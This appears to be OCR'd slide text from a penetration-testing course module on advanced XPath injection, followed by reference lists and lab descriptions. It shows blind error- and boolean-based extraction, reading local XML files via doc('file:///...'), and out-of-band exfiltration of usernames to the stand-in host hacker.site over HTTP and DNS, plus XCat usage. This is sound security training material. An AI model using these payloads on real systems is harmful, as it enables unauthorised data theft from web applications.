
▩ built-in derived types

□ complex types

——— derived by restriction

-------- derived by list

—-—-— derived by extension or restriction



Source> https://www.w3.org/TR/xpath-functions/

9.5.1 XPath Recap

Before we explore advanced XPath exploitation techniques, please familiarize yourself (if you aren't already) with it via the following resource from the w3schools:

https://www.w3schools.com/xml/xpath_syntax.asp

https://www.w3schools.com/xml/xpath_syntax.asp

9.5.2 Advanced XPath Exploitation

As we have seen, the new XPath versions are much more powerful than the first iteration, providing both new and powerful ways to exploit an XPath injection flaw.

Let's look at some techniques.

9.5.2.1 Blind Exploitation

Exploiting a `NON Blind XPath Injection` flaw is quite straightforward. The real science begins when have the need to recreate what's occurring behind the web application.

There are several possibilities that basically depend on the scenario we are testing, therefore making exploitation context specific.

9.5.2.1 Blind Exploitation

Error Based

Just like exploiting SQL Injection, the `Error Based extraction` technique is suitable if, with an XPath query, we can generate a runtime error and this error is detectable in some way.

Clearly, we can generate an error by sending an incorrectly formatted XPath query; however, this is not our goal! We want to configure our tests so that we trigger an error every time a specific condition is met.

9.5.2.1 Blind Exploitation

Error Based

Fortunately for us, XPath 2.0 comes prepackaged with a helpful function we can use for this very purpose. error() raises an error and never returns a value which is exactly what we need for our tests!

For example, we can use this within a conditional expression:

```
… and ( if ( $employee/role = 2) then error() else 0 ) …
```

http://www.w3.org/TR/xpath-functions/#func-error

9.5.2.1 Blind Exploitation

Error Based

Then, the analysis is incumbent upon the tester verifying its output in the web application.

The error can be shown in a `div`, as a `500 page`, a custom HTTP status code, and / or many other methods!

9.5.2.1 Blind Exploitation

Boolean Based

Blind exploitation is comparable to the classic question game. By leveraging various inference techniques, we have to extract information based on a set of focused deductions.

Generally speaking, the most widely used of these are boolean-based and time-based techniques; however, in XPath there are no features that allow us to handle delays, therefore we can only use the Boolean attacks.

9.5.2.1 Blind Exploitation

Boolean Based

In the context of Boolean Based techniques, they haven’t deviated too much from the first version of XPath. The "**only**" key difference is the pool of functions available for the exploitation.

For example, String Functions that Use Pattern Matching are useful in reducing the character search space, while the Functions on String values, such as normalize-unicode, etc. are useful in handling all the possible encoding (impossible without these functions).

http://www.w3.org/TR/xpath-functions/#string.match
http://www.w3.org/TR/xpath-functions/#string-value-functions

9.5.2.2 OOB Exploitation

XPath 2.0 specifications introduced this really powerful feature: doc($uri). Basically, this retrieves a document using a URI path and returns the corresponding document node.

Typically, if we are able to include a file, remotely or locally, in our target application, then we can do a lot of bad things and, of course, in this case, we can.

http://www.w3.org/TR/xpath-functions/#func-doc

9.5.2.2 OOB Exploitation

First of all, by using the doc function, we can read any local XML file. This is key in reading sensitive configuration files or other XML databases that we do not have any way of accessing otherwise. For example, we can do the following:

```
…
(substring((doc('file:///protected/secret.xml')/*[1]/*[1]/text()[1]),3,1))) < 127
…
```

9.5.2.2 OOB Exploitation

Some other powerful functions we can attack involve the extraction of XML files over `Out-of-Band channels`. As shown in the previous slide, we can provide an URI to the `doc()` function and it will attempt to retrieve the content of the XML file, but what if these URIs are controlled by the attacker?

Let’s check out some examples.

9.5.2.2 OOB Exploitation

HTTP Channel

We can trick the victim site into sending what we can't read to our controlled web server. For example, we can call the doc() function as follows:

```
doc(concat("http://hacker.site/oob/", RESULTS_WE_WANT))
```

9.5.2.2 OOB Exploitation

HTTP Channel

In this way, when the expression is evaluated, the victim.site will make an HTTP request to the hacker's site, which already knows what to do!

```
doc(concat("http://hacker.site/oob/",/Employees/Employee[1]/username))
```

9.5.2.2 OOB Exploitation

HTTP Channel

The URI has its rules and we need to encode our strings in order to make the format suitable for sending from the victim site to the attack site.

There is a **new** function for this: encode-for-uri.


```
doc(concat("http://hacker.site/oob/",
encode-for-uri(/Employees/Employee[1]/username)))
```

http://www.w3.org/TR/xpath-functions/#func-encode-for-uri

9.5.2.2 OOB Exploitation

HTTP Channel

Setting up a listening HTTP server is quite simple; however, if we are lazy, then we can use joernchen's xxeserve too, which we used to exploit XXE flaws, or Xcat.



```
ohpe@kali:~/tools/xcat$ python run_xcat.py
Usage: run_xcat.py [OPTIONS] TARGET ARGUMENTS TARGET_PARAMETER
                   MATCH_STRING COMMAND [ARGS]...

Options:
  --method TEXT                     HTTP method to use
  --true                            match_string indicates a true response
  --false                           match_string indicates a false response
  --loglevel [debug|info|warn|error]
  --logfile FILENAME
  --public-ip TEXT                  Public IP address to use with OOB
                                    connections (use 'autodetect' to auto-
                                    detect value)
  --help                            Show this message and exit.

Commands:
  run
  test_injection  Test parameter for injectability
```

https://github.com/joernchen/xxeserve
http://xcat.readthedocs.org/

9.5.2.2 OOB Exploitation

HTTP Channel

XCat is a command line tool that aides in the exploitation of Blind XPath injection flaws. Amongst its features, the most notable ones are:

- **Advanced data postback through HTTP**
- Arbitrarily read XML/text files on the web server via the doc() function and crafted SYSTEM entities (XXE)

http://xcat.readthedocs.org/

9.5.2.2 OOB Exploitation

DNS Channel

Often the `OOB Exploitation` via the `HTTP channel` doesn't work because on the receiving end there are either filters or firewalls that deny outbound HTTP traffic.

Luckily for us, the `HTTP` protocol is not the only channel we can use. There is another one that is commonly ignored but is a very useful exfiltration channel: `DNS`.

9.5.2.2 OOB Exploitation

DNS Channel

DNS is an interesting channel because usually, even when firewalls are set up to prevent the server from sending data straight to the Internet (via HTTP), outgoing DNS queries are permitted access to arbitrary hosts.

9.5.2.2 OOB Exploitation

DNS Channel

DNS channel is similar to HTTP channel; however, instead of sending the exfiltrated data as GET parameters, we use a controlled name server and force the victim site to resolve our domain name with the juicy data as subdomain values, like:

```
http://username.password.hacker.site
```

9.5.2.2 OOB Exploitation

DNS Channel

We must note, however, that DNS has its limitations: the length of any one `label` is limited to between **1** and **63** octets and globally, a `full domain name`, is limited to **255** octets (including the separators).

Furthermore, since DNS primarily uses UDP, it's not guaranteed that requests arrive at the attacker's server. Think about network congestion or all the other possibilities that might cause data to get **lost**.

9.5.2.2 OOB Exploitation

The ability to issue a custom request into an internal network might also be an entry point to a chained attack – using a forged request, it might be possible to interact with internal services or verify opened ports. Many attack scenarios utilizing forgery of custom requests are presented in the „Server Side Attacks" module.

Video #2

Advanced XPath Exploitation

In this video, you will be presented with methods of exploiting Xpath injections.

**Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To upgrade, click LINK.*

References

References

YAML

http://en.wikipedia.org/wiki/Yaml

JSON

http://en.wikipedia.org/wiki/Json

XML

http://en.wikipedia.org/wiki/Xml

PDF

http://en.wikipedia.org/wiki/Portable_Document_Format

References

RSS

http://en.wikipedia.org/wiki/Rss

Office Open XML

http://officeopenxml.com/

Scalable Vector Graphics

http://en.wikipedia.org/wiki/Scalable_Vector_Graphics

XML-RPC

http://xmlrpc.scripting.com/

References

SOAP

http://en.wikipedia.org/wiki/SOAP

WebDAV

http://en.wikipedia.org/wiki/WebDAV

HTML5 Reference – 3.2 The Syntax

http://dev.w3.org/html5/html-author/#the-syntax

XML 1.0 – 3 Logical Structures

http://www.w3.org/TR/REC-xml/#sec-logical-struct

References

XML 1.0 – 4 Physical Structures

http://www.w3.org/TR/REC-xml/#sec-physical-struct

Uniform Resource Identifier

http://en.wikipedia.org/wiki/URI_scheme

XML 1.0 – 4.3.3 Character Encoding Entities – Encoding Declaration

http://www.w3.org/TR/REC-xml/#NT-EncodingDecl

XML Public Entities

https://www.w3.org/TR/xml/#dt-PE

References

PHP: php:// - Manual

http://php.net/manual/en/wrappers.php.php

PHP: List of Available Filters - Manual

http://php.net/manual/en/filters.php

XML Out-Of-Band Data Retrieval

https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf

xxeserve

https://github.com/joernchen/xxeserve

References

[Security Briefs - XML Denial of Service Attacks and Defenses]

http://msdn.microsoft.com/en-us/magazine/ee335713.aspx

[XPATH Syntax]

https://www.w3schools.com/xml/xpath_syntax.asp

[XML Path Language (XPath) 3.1]

https://www.w3.org/TR/2017/REC-xpath-31-20170321/

[XPath and XQuery Functions and Operators 3.1]

http://www.w3.org/TR/xpath-functions/

References

XQUERY COVER PAGE

http://www.w3.org/TR/xquery/#dt-sequence

XPATH Functions

https://www.w3.org/TR/xpath-functions/

XPATH Syntax

https://www.w3schools.com/xml/xpath_syntax.asp

XPath and XQuery Functions and Operators 3.1 – 3.1.1 fn:error

http://www.w3.org/TR/xpath-functions/#func-error

References

XPath and XQuery Functions and Operators 3.1 – 5.6 String functions that use regular expressions

http://www.w3.org/TR/xpath-functions/#string.match

XPath and XQuery Functions and Operators 3.1 – 5.4 Functions on string values

http://www.w3.org/TR/xpath-functions/#string-value-functions

XPath and XQuery Functions and Operators 3.1 – 14.6.1 fn:doc

http://www.w3.org/TR/xpath-functions/#func-doc

XPath and XQuery Functions and Operators 3.1 – 6.2 fn:encode-for-uri

http://www.w3.org/TR/xpath-functions/#func-encode-for-uri

References

Introduction – XCat

http://xcat.readthedocs.org/

Videos

Advanced XEE Exploitation

In this video, we will show you scenarios of exploiting XEE vulnerability.

Advanced XPath Exploitation

In this video, you will be presented with methods of exploiting Xpath injections.

**Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To upgrade, click LINK.*

Labs

XML Injection Labs

«Tic TAG Toe»
In the XML TAG (Fragment Injection) labs, you will learn how to attack XML parsers in order to inject contextualized data that will alter the structure of the document without changing its validity. Handling XML data may also be susceptible to injection attacks. Check it in Hera Labs!

XXE Labs (XML External Entities)

«Another breach in the wall»
In the XML eXternal Entities Injection labs, you will learn how to exploit this kind of vulnerability, overcoming difficulty levels of increasing complexity. Note, the first levels are easy but are fundamental to build the advanced exploitation required in the final levels. Practice exploiting XXE vulnerabilities in the lab environment.

Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To upgrade, click LINK.

Labs

XEE Labs (XML Entity Expansion)

«Seek and Destroy»
During these labs, the student will learn how to exploit XML Entities eXpansion overcoming increasingly difficult levels. The initial levels are easy but fundamental to build the advanced exploitation required in the final levels.Try launching XEE attacks against vulnerable lab machines.

Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To upgrade, click LINK.